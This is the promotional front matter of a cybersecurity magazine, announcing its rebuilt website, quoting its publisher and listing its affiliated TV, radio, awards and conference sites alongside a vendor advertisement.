We've Completely Rebuilt CyberDefenseMagazine.com - Please Let Us Know What You Think. It's mobile and tablet friendly and superfast. We hope you like it. In addition, we're past the five nines of 7x24x365 uptime as we continue to scale with improved Web App Firewalls, Content Deliver Networks (CDNs) around the Globe, Faster and More Secure DNS and CyberDefenseMagazine.com up and running as an array of live mirror sites and our new B2C consumer magazine CyberSecurityMagazine.com. *Millions of monthly readers and new platforms coming...starting with www.cyberdefenseconferences.com this month...*

CyberDefenseCon 2022

CDM

CYBER DEFENSE MAGAZINE

THE PREMIER SOURCE FOR IT SECURITY INFORMATION

eMAGAZINE

www.cyberdefenseemagazine.com

"Cyber Defense Magazine is free online every month. I guarantee you will learn something new you can use to help you improve your InfoSec skills."

Gary S. Miliefsky, Publisher & Cybersecurity Expert



**ALWAYS FREE
NO STRINGS ATTACHED**

Preventing Tomorrow's Malware Today.



www.cythereal.com



CYBER DEFENSE MAGAZINE

WHERE INFOSEC KNOWLEDGE IS POWER



www.cyberdefensetv.com

www.cyberdefenseradio.com

www.cyberdefenseawards.com

www.cyberdefenseconferences.com

www.cyberdefensemagazine.com



*** with help from writers
and friends all over the Globe.**